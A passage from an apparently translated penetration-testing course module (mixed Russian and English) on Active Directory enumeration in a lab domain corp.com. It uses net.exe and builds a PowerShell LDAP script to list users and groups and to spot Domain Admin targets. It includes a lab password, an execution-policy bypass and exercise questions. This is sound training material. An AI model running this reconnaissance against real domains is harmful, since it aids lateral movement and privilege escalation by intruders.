Этот учебный блок охватывает следующие учебные цели:

• Introduction to Active Directory
• Определить наши enumeration goals

Хотя Active Directory сам по себе является service, он также выступает как management layer. AD содержит critical information об environment, включая information about users, groups и computers, каждый из которых называется *objects*. Permissions, заданные на каждом object, определяют privileges, которые этот object имеет внутри домена.

Configuring и поддержка instance Active Directory могут быть сложной задачей для administrators, особенно поскольку большой объем содержащейся information часто создает большую поверхность атаки.

Первый шаг при настройке экземпляра AD — создать доменное имя, например *corp.com*, где *corp* часто является названием самой организации. Внутри этого домена администраторы могут добавлять различные типы объектов, связанные с организацией, такие как компьютеры, пользователи и объекты групп.

AD environment критически зависит от service *Domain Name System* (DNS). Поэтому typical контроллер домена также будет размещать DNS server, authoritative для given domain.

Чтобы упростить управление различными объектами, системные администраторы часто организуют эти объекты в Organizational Units (OUs).

OUs сравнимы с папками файловой системы: это контейнеры для хранения объектов внутри домена. Computer objects представляют реальные servers и workstations, присоединенные к домену, а user objects представляют учетные записи, которые можно использовать для входа на domain-joined computers. Кроме того, все AD objects содержат attributes, которые различаются по типу объекта.

AD опирается на несколько components и communication services. Например, когда user пытается войти в domain, request отправляется к Domain Controller (DC), который проверяет, разрешен ли user вход в domain. Один или несколько DCs выступают как hub/core domain и хранят все OUs, objects и их attributes. Поскольку DC является central domain component, мы уделим ему особое внимание при enumeration AD.

Объекты могут быть назначены в группы AD, чтобы администраторы могли управлять ими как единым целым. Например, группы пользователей могут получить доступ к общему ресурсу файлового сервера или административный доступ к различным доменным клиентам. Атакующие часто выбирают целью группы с высокими привилегиями.

Members Domain Admins находятся среди most privileged domain objects. Если attacker compromises member этой group (часто называемый *администратора доменаs*), он фактически получает complete control над domain.

Этот вектор атаки может выходить за пределы одного домена, поскольку экземпляр AD может размещать больше одного домена в *domain tree* или несколько domain trees в *domain forest*. Хотя для каждого домена леса существует группа Domain Admins, члены группы *Enterprise Admins* получают полный контроль над всеми доменами леса и имеют привилегии администратора на всех DC. Очевидно, это ценная цель для атакующего.

Мы будем использовать эти и другие concepts в этом модуле, поскольку сосредоточимся на крайне важном aspect of AD enumeration. Эта важная discipline может повысить наш успех на attack phase. Мы будем использовать variety of tools для ручное перечисление AD, большинство из которых rely on Lightweight Directory Access Protocol (LDAP). После introduction foundational techniques мы задействуем automation, чтобы perform enumeration at scale.

Перед началом обсудим сценарий и определим наши goals.

В этом сценарии мы будем перечислять домен *corp.com*. Мы получили учетные данные доменного пользователя через успешную фишинговую атаку. В другом варианте целевая организация могла предоставить нам учетные данные пользователя, чтобы мы могли выполнить пентест по модели *assumed breach*. Это ускорило бы процесс для нас и также дало бы организации понимание того, насколько легко атакующие могут перемещаться внутри ее среды после получения первоначального доступа.

Пользователь, к которому у нас есть доступ, — *stephanie*; у нее есть разрешения remote desktop на Windows 11 machine, являющуюся частью домена. Этот пользователь не является локальным администратором на машине, что нам, возможно, придется учитывать по мере продвижения.

Во время реального оценочного тестирования организация также может определить область и цели тест на проникновение. Однако в нашем случае мы ограничены доменом *corp.com* в лабораториях PWK. Наша цель — выполнить перечисление всего домена, включая поиск возможных способов достижения максимально возможных привилегий (в этом случае - администратора домена).

В этом модуле мы будем выполнять перечисление с одной клиентской машины и от имени малопривилегированного пользователя домена *stephanie*. Однако, когда мы начнем атаки и сможем получить доступ к дополнительным пользователям и компьютерам, нам, возможно, придется повторить части процесса перечисления с новой позиции. Такой сдвиг перспективы (или

pivot) критически важен во время процесса перечисления, учитывая сложность разрешений в домене. Каждый pivot может дать нам новую возможность для развития атаки.

Например, если мы получим доступ к другой низкопривилегированной учетной записи пользователя, которая, кажется, имеет тот же доступ, что и *stephanie*, не следует просто отбрасывать ее. Вместо этого нужно повторить перечисление с этой новой учетной записью, поскольку администраторы часто выдают отдельным пользователям повышенные разрешения на основе уникальной роли в организации. Этот постоянный процесс "rinse and repeat" является ключом к успешному перечислению и особенно хорошо работает в крупных организациях.

21.2. Active Directory - Manual Enumeration

Этот учебный блок охватывает следующие учебные цели:

• Выполнять enumeration Active Directory с помощью legacy Windows applications
• Использовать PowerShell и .NET для дополнительного AD enumeration

Есть много способов перечислять AD и широкий набор инструментов, которые мы можем использовать. В этом учебном блоке мы начнем перечисление домена с инструментов, уже установленных в Windows. Мы начнем с "легко обнаруживаемые проблемы" - информации, которую можно собрать быстро и легко. Затем мы задействуем более надежные техники, например вызов .NET-классов с помощью PowerShell для взаимодействия с AD через LDAP.

Поскольку мы начинаем в сценарии *assumed breach* и имеем учетные данные для *stephanie*, мы используем эти учетные данные для доменной аутентификации через Windows 11 machine (CLIENT75). Мы используем *Remote Desktop Protocol* (RDP) с *xfreerdp*, чтобы подключиться к клиенту и войти в домен. Мы передадим имя пользователя с `/u`, имя домена с `/d` и введем пароль, которым в этом случае является *LegmanTeamBenzoin!!*.

```
kali@kali:~$ xfreerdp /u:stephanie /d:corp.com /v:192.168.50.75
```

Листинг 1 - Подключение к клиенту Windows 11 с помощью "xfreerdp"

AD содержит так много информации, что бывает сложно определить, где начинать перечисление. Но поскольку каждая установка AD по сути содержит пользователей и группы, мы начнем с них.

Чтобы начать сбор информации о пользователях, мы используем [`net.exe`][net-commands], установленный по умолчанию во всех операционных системах Windows. Точнее, мы используем подкоманду [**net user**][net-user]. Хотя этот инструмент можно использовать для перечисления локальных учетных записей на машине, вместо этого мы используем `/domain`, чтобы вывести доменных пользователей.

[net-commands]: https://learn.microsoft.com/en-US/troubleshoot/windows-server/networking/net-commands-on-operating-systems
[net-user]: https://learn.microsoft.com/%65%6E-%75%73/previous-versions/windows/%69%74-pro/windows-server-2012-R2-%61%6E%64-2012/cc771865%28v=ws.11%29?redirectedfrom=MSDN

```
C:\Users\stephanie>net user /domain
The request will be processed at a контроллер домена for домена corp.com.

User accounts for \\DC1.corp.com

-------------------------------------------------------------------------------
Administrator            dave                     Guest
```

```
iis_service              jeff                     jeffadmin
jen                      krbtgt                   pete
stephanie
The command completed successfully.
```

Листинг 2 - Запуск "net user" для отображения пользователей в домене

Вывод этой команды будет различаться в зависимости от размера организации. Имея список пользователей, теперь мы можем запрашивать информацию об отдельных пользователях.

Администраторы часто добавляют префиксы или суффиксы к именам пользователей, которые указывают назначение учетных записей. Судя по выводу в Листинге 2, нам следует проверить пользователя *jeffadmin*, потому что это может быть административная учетная запись.

Проверим пользователя с помощью `net.exe` и флага `/domain`:

```
C:\Users\stephanie>net user jeffadmin /domain
The request will be processed at a контроллер домена for домена corp.com.

User name                    jeffadmin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/2/2022 4:26:48 PM
Password expires             Never
Password changeable          9/3/2022 4:26:48 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/20/2022 1:36:09 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Листинг 3 - Запуск "net user" для конкретного пользователя

Согласно выводу, *jeffadmin* является part of группы *Domain Admins*, что нам следует отметить. Если нам удастся скомпрометировать эту учетную запись, мы фактически повысимся до администратора домена.

Мы также можем использовать `net.exe`, чтобы выполнить перечисление доменных групп с [**net group**][net-group]:

[net-group]: https://learn.microsoft.com/%65%6E-%75%73/previous-versions/windows/%69%74-pro/windows-server-2008-R2-%61%6E%64-2008/cc754051%28v=ws.10%29?redirectedfrom=MSDN

```
C:\Users\stephanie>net group /domain
The request will be processed at a контроллер домена for домена corp.com.

Group Accounts for \\DC1.corp.com

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*Debug
*Development Department
*DnsUpdateProxy
```

```
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Management Department
*Protected Users
*Read-only Domain Controllers
*Sales Department
*Schema Admins
The command completed successfully.
```

Листинг 4 - Запуск "net group" для отображения групп в домене

Output включает long перечислить доменные группы. Некоторые из них installed by default. Другие, например highlighted above, являются custom groups, созданными administrator. Сначала выполним enumeration custom group.

Мы снова используем `net.exe`, чтобы enumerate group members, на этот раз сосредоточившись на group *Sales Department*.

```
PS C:\Tools> net group "Sales Department" /domain
The request will be processed at a контроллер домена for домена corp.com.

Group name     Sales Department
Comment

Members

-------------------------------------------------------------------------------
pete                     stephanie
The command completed successfully.
```

Листинг 5 - Запуск "net group" для отображения участников конкретной группы

Это показывает, что *pete* и *stephanie* являются members of *Sales Department* group.

Хотя кажется, что это не раскрывает многого, каждый небольшой фрагмент информации, полученный через перечисление, потенциально ценен. В реальной оценке мы могли бы перечислить каждую группу и каталогизировать результаты. Это требует хорошей организации, которую мы обсудим позже, но пока идем дальше, так как у нас есть более гибкие альтернативы net.exe для обсуждения в следующем разделе.

1. Какой тип сервера выступает ядром или узловым доменом, размещенным в Active Directory?
2. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Используйте `net.exe`, чтобы перечислить домен *corp.com*. Какой пользователь является членом группы *Management Department*?
3. Запустите группу VM 2 и войдите на CLIENT75 как *stephanie*. Используйте `net.exe`, чтобы enumerate users и groups в измененном домене *corp.com* и obtain the flag.

Есть несколько инструментов для enumeration Active Directory. PowerShell cmdlets, такие как [*Get-ADUser*][get-aduser], работают хорошо, но по умолчанию установлены только на контроллерах домена как часть [*Remote Server Administration Tools*][rsat] (RSAT). RSAT очень редко присутствует на domain clients, и для установки нужны административные привилегии. Хотя мы в принципе можем самостоятельно импортировать DLL, необходимый для перечисления, рассмотрим другие варианты.

[get-aduser]: https://learn.microsoft.com/en-us/powershell/module/activedirectory/get-aduser?view=windowsserver2022-ps
[rsat]: https://learn.microsoft.com/en-us/troubleshoot/windows-server/system-management-components/remote-server-administration-tools

Мы разработаем инструмент, которому нужны только базовые привилегии и который достаточно гибок для реальных проектов. Мы будем имитировать запросы, возникающие как часть обычной работы AD. Это поможет понять базовые концепции, используемые в готовых инструментах, которые мы применим позже.

Specifically, мы используем PowerShell и .NET classes, чтобы create script для enumeration domain. Хотя PowerShell development может казаться complex, мы будем двигаться step by step.

Чтобы enumerate AD, сначала нужно понять, как communicate with service. Перед тем как начать building script, обсудим немного theory.

AD enumeration relies on LDAP. Когда domain machine ищет object, например printer, или когда мы query user или group objects, LDAP используется как communication channel для query. Другими словами, LDAP это protocol для взаимодействия с Active Directory.

LDAP не является exclusive to AD. Other directory services также используют его.

LDAP-коммуникация с AD не всегда прямолинейна, но мы используем [*Active Directory Services Interface*][adsi] (ADSI), набор интерфейсов, построенный на [*COM*][com], как LDAP-провайдер.

[adsi]: https://learn.microsoft.com/en-us/windows/win32/adsi/active-directory-service-interfaces-adsi
[com]: https://learn.microsoft.com/%65%6E-%75%73/windows/win32/com/com-objects-%61%6E%64-interfaces

Согласно документации Microsoft, нам нужен конкретный LDAP *ADsPath* для взаимодействия со службой AD. Прототип LDAP-пути выглядит так:

```
LDAP://HostName[:PortNumber][/DistinguishedName]
```

Листинг 6 - LDAP path format

Для full LDAP path нужны три parameters: *HostName*, *PortNumber* и *DistinguishedName*. Разберем это подробнее.

Hostname может быть computer name, IP-адрес или domain name. В нашем случае мы работаем с домена *corp.com*, поэтому могли бы просто добавить его в LDAP path и, скорее всего, получить information. Обратите внимание, что в domain может быть multiple DCs, поэтому указание domain name может resolve to IP-адрес любого domain DC.

Хотя такой подход, скорее всего, still return valid information, это может быть не most optimal enumeration approach. Чтобы сделать enumeration максимально accurate, нам следует искать DC, который содержит most updated information. Он известен как Primary Domain Controller (PDC). В domain может быть только один PDC. Чтобы find PDC, нам нужно найти DC, holding property *PdcRoleOwner*. В итоге мы используем PowerShell и specific .NET class, чтобы найти его.

PortNumber для LDAP connection является optional согласно документации Microsoft. В нашем случае мы не будем add port number, так как он автоматически выберет port based on SSL connection usage. Однако стоит отметить, что если future domain использует non-default ports, нам может понадобиться manually add this to script.

Наконец, [*DistinguishedName*][distinguished-names] (DN) является частью LDAP path. DN — это имя, которое уникально идентифицирует object в AD, включая сам домен. Если мы не знакомы с LDAP, это может быть несколько запутанно, поэтому рассмотрим это подробнее.

[distinguished-names]:
https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ldap/distinguished-names

Чтобы LDAP работал, objects in AD (или other directory services) должны быть отформатированы согласно конкретному [стандарту именования][rfc2247]. Чтобы показать пример DN, можно использовать нашего доменного пользователя *stephanie*. Мы знаем, что *stephanie* — это user object внутри домена *corp.com*. С учетом этого DN может, хотя мы еще не можем быть уверены, выглядеть примерно так:

[rfc2247]: https://www.rfc-editor.org/rfc/rfc2247.html

```
CN=Stephanie,CN=Users,DC=corp,DC=com
```

Листинг 7 - Пример Distinguished Name

Вывод выше показывает несколько new references, которых мы earlier в этом модуле не видели, например *CN* и *DC*. CN known as *Common Name*, который specifies identifier object в domain. Хотя обычно мы refer to "DC" как Domain Controller в AD terms, "DC" означает *Domain Component*, когда речь идет о Distinguished Name. *Domain Component* represents top LDAP tree, и в этом случае мы называем его Distinguished Name самого domain.

При reading DN мы начинаем с Domain Component objects справа и двигаемся налево. В example above у нас четыре components, starting with two components named *DC=corp,DC=com*. Domain Component objects, как mentioned above, represent top LDAP tree following required naming standard.

Продолжая разбор DN, *CN=Users* представляет Common Name для контейнера, где хранится пользовательский объект (также известный как родительский контейнер). Наконец, в крайней левой части *CN=Stephanie* представляет Common Name для самого пользовательского объекта, который также находится ниже всего в иерархии.

В нашем случае для LDAP path нас интересует Domain Component object, то есть *DC=corp,DC=com*. Если бы мы добавили *CN=Users* к нашему LDAP path, мы бы ограничили себя и могли бы искать objects только внутри заданного container.

Начнем писать script, получая required hostname для PDC.

В Microsoft .NET classes, связанных с AD, мы находим namespace *System.DirectoryServices.ActiveDirectory*. Хотя здесь есть несколько classes, из которых можно выбрать, мы сосредоточимся на Domain Class. Он конкретно содержит ссылку на *PdcRoleOwner* в properties, что как раз нам нужно. При проверке methods мы находим method *GetCurrentDomain()*, который возвращает domain object для текущего пользователя, в этом случае *stephanie*.

Чтобы вызвать *Domain Class* и method *GetCurrentDomain*, выполним следующую команду в PowerShell:

```
PS C:\Users\stephanie> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner          : DC1.corp.com
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

Листинг 8 - Класс Domain из пространства имен System.DirectoryServices.ActiveDirectory

Вывод раскрывает property *PdcRoleOwner*, которая в этом случае указывает на *DC1.corp.com*. Хотя мы, конечно, могли бы добавить этот hostname напрямую в script как часть LDAP path, мы хотим automate process, чтобы также использовать этот script в future проектах.

Сделаем это step by step. Сначала создадим variable, которая сохранит domain object, затем выведем variable, чтобы verify, что она все еще работает внутри нашего script. Первая часть script показана ниже:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Print the variable
$domainObj
```

Листинг 9 - Сохранение объекта домена в первой переменной

Чтобы run script, мы должны bypass execution policy, designed чтобы protect us от accidental running PowerShell scripts. Сделаем это с **powershell -ep bypass**:

```
PS C:\Users\stephanie> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\stephanie>
```

Теперь запустим наш script и verify, что он выводит domain object:

```
PS C:\Users\stephanie> .\enumeration.ps1

Forest                  : corp.com
DomainControllers       : {DC1.corp.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.corp.com
RidRoleOwner            : DC1.corp.com
InfrastructureRoleOwner : DC1.corp.com
Name                    : corp.com
```

Листинг 10 - Вывод displaying information stored in our first variable

Наша переменная *domainObj* теперь содержит информацию об объекте домена. Хотя этот оператор print не обязателен, это хороший способ проверить, что команда и переменная сработали как задумано.

Поскольку hostname из property *PdcRoleOwner* нужен для нашего LDAP path, мы можем извлечь имя напрямую из объекта домена. На случай, если позже в скрипте нам понадобится больше информации из объекта домена, мы пока сохраним *$domainObj* и создадим new variable called *$PDC*, которая извлечет value из *PdcRoleOwner* property, хранящегося в variable *$domainObj*:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name

# Print the $PDC variable
$PDC
```

Листинг 11 - Добавление переменной $PDC в скрипт и извлечение в нее имени PdcRoleOwner

Теперь снова запустим script и inspect output:

```
PS C:\Users\stephanie> .\enumeration.ps1
DC1.corp.com
```

Листинг 12 - Вывод переменной $PDC

В этом случае мы динамически извлекли PDC из property *PdcRoleOwner*, используя Domain Class. Хорошо.

Хотя мы также можем получить DN для домена через domain object, он не соответствует naming standard, требуемому LDAP. В нашем примере мы знаем, что base domain — это *corp.com*, а DN фактически будет *DC=corp,DC=com*. В этом случае мы могли бы взять *corp.com* из property *Name* в domain object и указать PowerShell разбить его на части и добавить требуемый parameter *DC=*. Однако есть более простой способ сделать это, который также гарантирует получение правильного DN.

Мы можем использовать ADSI напрямую в PowerShell, чтобы извлечь DN. Мы используем две одинарные кавычки, чтобы указать, что поиск начинается на вершине AD hierarchy.

```
PS C:\Users\stephanie> ([adsi]'').distinguishedName
DC=corp,DC=com
```

Листинг 13 - Использование ADSI для получения DN домена

Это возвращает DN в правильный формат для LDAP-пути.

Теперь можно добавить новую переменную в наш скрипт, которая сохранит DN for the domain. Чтобы убедиться, что скрипт все еще работает, добавим *print* statement и выведем содержимое новой переменной:

```
# Store the domain object in the $domainObj variable
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# Store the PdcRoleOwner name to the $PDC variable
$PDC = $domainObj.PdcRoleOwner.Name

# Store the Distinguished Name variable into the $DN variable
$DN = ([adsi]'').distinguishedName

# Print the $DN variable
$DN
```

Листинг 14 - Создание новой переменной, содержащей DN домена

Запустим скрипт.

```
PS C:\Users\stephanie> .\enumeration.ps1
DC=corp,DC=com
```

Листинг 15 - Использование скрипта для вывода DN домена

На этом этапе мы динамически получаем Hostname и DN с помощью нашего script. Теперь нужно собрать части, чтобы построить полный LDAP path. Для этого добавим новую variable *$LDAP* в наш script, которая будет содержать variables *$PDC* и *$DN* с prefix "LDAP://".

Финальный script генерирует LDAP, показанный ниже. Обратите внимание: чтобы сделать его чище, мы удалили comments. Поскольку нам нужно было только значение property *PdcRoleOwner* из domain object, мы добавляем его напрямую в variable *$PDC* на первой строке, уменьшая объем требуемого кода:

```
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"
$LDAP
```

Листинг 16 - Скрипт, создающий полный LDAP-путь, необходимый для перечисления

Запустим скрипт.

```
PS C:\Users\stephanie> .\enumeration.ps1
LDAP://DC1.corp.com/DC=corp,DC=com
```

Листинг 17 - Вывод скрипта с полным LDAP-путем

Отлично! Мы успешно использовали .NET classes и ADSI, чтобы динамически получить полный LDAP-путь, необходимый для перечисления. Кроме того, наш скрипт динамический, поэтому мы можем легко повторно использовать его в реальных проектах.

1. Запустите группу VM 1 и повторите шаги, описанные в этом разделе, чтобы собрать скрипт. Используйте скрипт, чтобы динамически получить LDAP-путь для домена *corp.com*. Какое свойство в объекте домена показывает основной контроллер домена?
2. Какой набор COM-интерфейсов дает нам LDAP-провайдер, который можно использовать для взаимодействия с Active Directory?

Пока наш скрипт строит требуемый LDAP-путь. Теперь мы можем добавить функцию поиска.

Для этого мы используем два класса .NET, расположенные в namespace *System.DirectoryServices*, а именно DirectoryEntry и DirectorySearcher. Обсудим их перед реализацией.

Class *DirectoryEntry* encapsulates object in AD service hierarchy. В нашем случае мы хотим search from the very top of AD hierarchy, поэтому передаем полученный LDAP path в class *DirectoryEntry*.

Важная деталь *DirectoryEntry*: мы можем передать учетные данные для аутентификации в домене. Однако, поскольку мы уже вошли в систему, здесь нет необходимости делать это.

Класс *DirectorySearcher* выполняет запросы к AD через LDAP. При создании экземпляра *DirectorySearcher* мы должны указать службу AD, к которой хотим выполнить запрос, через свойство SearchRoot. Согласно документации Microsoft, это свойство указывает, где начинается поиск в иерархии AD. Поскольку класс *DirectoryEntry* инкапсулирует LDAP-путь, указывающий на верхний уровень иерархии, мы передаем эту переменную в *DirectorySearcher*.

Документация *DirectorySearcher* перечисляет метод FindAll(), который возвращает коллекцию всех записей, найденных в AD.

Добавим эти два classes в наш script. Code ниже показывает relevant part script:

```
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.FindAll()
```

Листинг 18 - Directory и DirectorySearcher в нашем script

Как показано в Листинге 18, мы добавили variable *$direntry*, которая encapsulates полученный LDAP path. Variable *$dirsearcher* содержит variable *$direntry* и использует эту information как *SearchRoot*, указывающий на top of hierarchy, где *DirectorySearcher* запустит method *FindAll()*.

Поскольку мы начинаем search at the top и не filtering results, это сгенерирует много output. Тем не менее запустим его:

```
PS C:\Users\stephanie> .\enumeration.ps1

Path
----
LDAP://DC1.corp.com/DC=corp,DC=com
LDAP://DC1.corp.com/CN=Users,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Computers,DC=corp,DC=com
LDAP://DC1.corp.com/OU=Domain Controllers,DC=corp,DC=com
LDAP://DC1.corp.com/CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=LostAndFound,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Infrastructure,DC=corp,DC=com
LDAP://DC1.corp.com/CN=ForeignSecurityPrincipals,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Program Data,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Microsoft,CN=Program Data,DC=corp,DC=com
LDAP://DC1.corp.com/CN=NTDS Quotas,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Managed Service Accounts,DC=corp,DC=com
LDAP://DC1.corp.com/CN=Keys,DC=corp,DC=com
LDAP://DC1.corp.com/CN=WinsockServices,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=RpcServices,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=FileLinks,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=VolumeTable,CN=FileLinks,CN=System,DC=corp,DC=com
LDAP://DC1.corp.com/CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=corp,DC=com
...
```

Листинг 19 - Использование нашего script для search AD

Как показано в truncated output Листинга 19, script действительно генерирует много text. Фактически мы получаем all objects in entire domain. Это at least proves, что script работает as expected.

Filtering output довольно simple, и есть several ways сделать это. Один way - настроить filter, который просматривает attribute samAccountType, applied ко всем user, computer и group objects.

Официальная документация показывает разные значения атрибута *samAccountType*, но мы начнем с 0x30000000 (десятичное 805306368), который перечисляет всех пользователей в домене. Чтобы реализовать фильтр в нашем скрипте, просто добавим фильтр в **$dirsearcher.filter**, как показано ниже:

```
$PDC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="samAccountType=805306368"
$dirsearcher.FindAll()
```

Листинг 20 - Использование attribute samAccountType для filter normal учетной записи пользователяs

Запуск нашего script displays all user objects in the domain:

```
PS C:\Users\stephanie> .\enumeration.ps1

Path                                                                Properties
----                                                                ----------
LDAP://DC1.corp.com/CN=Administrator,CN=Users,DC=corp,DC=com {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=Guest,CN=Users,DC=corp,DC=com         {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=krbtgt,CN=Users,DC=corp,DC=com        {logoncount, codepage, objectcategory,
    description...}
LDAP://DC1.corp.com/CN=dave,CN=Users,DC=corp,DC=com          {logoncount, codepage, objectcategory,
    usnchanged...}
LDAP://DC1.corp.com/CN=stephanie,CN=Users,DC=corp,DC=com     {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jeff,CN=Users,DC=corp,DC=com          {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com     {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=iis_service,CN=Users,DC=corp,DC=com   {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=pete,CN=Users,DC=corp,DC=com          {logoncount, codepage, objectcategory,
    dscorepropagatio...
LDAP://DC1.corp.com/CN=jen,CN=Users,DC=corp,DC=com           {logoncount, codepage, objectcategory,
    dscorepropagatio
```

Листинг 21 - Получение всех users in domain через filtering по samAccountType

Это полезная информация, но ее нужно развить немного дальше. При перечислении AD нас очень интересуют *attributes* каждого object, stored in field *Properties*.

Зная это, мы можем сохранить результаты, полученные из поиска, в новую переменную. Затем пройти по объекты и вывести каждое свойство на отдельной строке через вложенный цикл, как показано ниже.

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = $domainObj.PdcRoleOwner.Name
$DN = ([adsi]'').distinguishedName
$LDAP = "LDAP://$PDC/$DN"

$direntry = New-Object System.DirectoryServices.DirectoryEntry($LDAP)

$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="samAccountType=805306368"
$result = $dirsearcher.FindAll()

Foreach($obj in $result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
    }

    Write-Host "-------------------------------"
}
```

Листинг 22 - Добавление вложенного цикла, который выводит каждое свойство на отдельной строке

Этот полный script будет искать по AD и фильтровать результаты на основе выбранного *samAccountType*, затем поместит результаты в новую переменную *$result*. Затем он дополнительно фильтрует результаты через два цикла *foreach*. Первый цикл извлекает объекты, сохраненные в *$result*, и помещает их в переменную *$obj*. Второй цикл извлекает все свойства для каждого объекта и сохраняет информацию в переменную *$prop*. Затем script печатает *$prop* и выводит результат в terminal.

Хотя команда *Write-Host* не обязательна для работы скрипта, она печатает строку между объектами. Это помогает сделать вывод немного удобнее для чтения.

Вывод скрипта содержит много информации, что может быть перегружающим в зависимости от существующего количества пользователей домена. Вывод ниже показывает частичный вид атрибутов *jeffadmin*:

```
PS C:\Users\stephanie> .\enumeration.ps1
...
logoncount                    {173}
codepage                      {0}
objectcategory                {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
dscorepropagationdata         {9/3/2022 6:25:58 AM, 9/2/2022 11:26:49 PM, 1/1/1601 12:00:00 AM}
usnchanged                    {52775}
instancetype                  {4}
name                          {jeffadmin}
badpasswordtime               {133086594569025897}
pwdlastset                    {133066348088894042}
objectclass                   {top, person, organizationalPerson, user}
badpwdcount                   {0}
samaccounttype                {805306368}
lastlogontimestamp            {133080434621989766}
usncreated                    {12821}
objectguid                    {14 171 173 158 0 247 44 76 161 53 112 209 139 172 33 163}
memberof                      {CN=Domain Admins,CN=Users,DC=corp,DC=com, CN=Administrators,CN=Builtin,
    DC=corp,DC=com}
whencreated                   {9/2/2022 11:26:48 PM}
adspath                       {LDAP://DC1.corp.com/CN=jeffadmin,CN=Users,DC=corp,DC=com}
useraccountcontrol            {66048}
cn                            {jeffadmin}
countrycode                   {0}
primarygroupid                {513}
whenchanged                   {9/19/2022 6:44:22 AM}
lockouttime                   {0}
lastlogon                     {133088312288347545}
distinguishedname             {CN=jeffadmin,CN=Users,DC=corp,DC=com}
admincount                    {1}
samaccountname                {jeffadmin}
objectsid                     {1 5 0 0 0 0 0 5 21 0 0 0 30 221 116 118 49 27 70 39 209 101 53 106 82 4 0 0}
lastlogoff                    {0}
accountexpires                {9223372036854775807}
...
```

Листинг 23 - Запуск скрипта с выводом каждого атрибута for "jeffadmin"

Мы можем фильтровать по любому свойству любого типа объекта. В примере ниже мы сделали два изменения. Во-первых, изменили фильтр, чтобы использовать свойство *name* и показывать информацию только для *jeffadmin*. Кроме того, добавили *.memberof* к переменной *$prop*, чтобы отображать только группы, где *jeffadmin* является членом:

```
$dirsearcher = New-Object System.DirectoryServices.DirectorySearcher($direntry)
$dirsearcher.filter="name=jeffadmin"
$result = $dirsearcher.FindAll()

Foreach($obj in $result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop.memberof
    }

    Write-Host "-------------------------------"
}
```

Листинг 24 - Добавление свойства name в фильтр и вывод только атрибута "memberof" в nested loop

Запустим скрипт:

```
PS C:\Users\stephanie> .\enumeration.ps1
CN=Domain Admins,CN=Users,DC=corp,DC=com
CN=Administrators,CN=Builtin,DC=corp,DC=com
```

Листинг 25 - Запуск script, чтобы показать только jeffadmin и groups, где он состоит

Это confirms, что *jeffadmin* действительно is a участником группы *Domain Admins*.

Мы можем использовать этот скрипт для перечисления любого объекта, доступного нам в AD. Однако в текущем состоянии это требует дополнительных правок самого скрипта в зависимости от того, что мы хотим перечислить.

Вместо этого можно сделать скрипт более гибким, разрешив добавлять обязательные параметры через командную строку. Например, скрипт мог бы принимать *samAccountType*, который мы хотим перечислить, как аргумент командной строки.

Есть много способов сделать это. Один из них - просто обернуть текущую функциональность скрипта в настоящую функцию. Пример показан ниже.

```
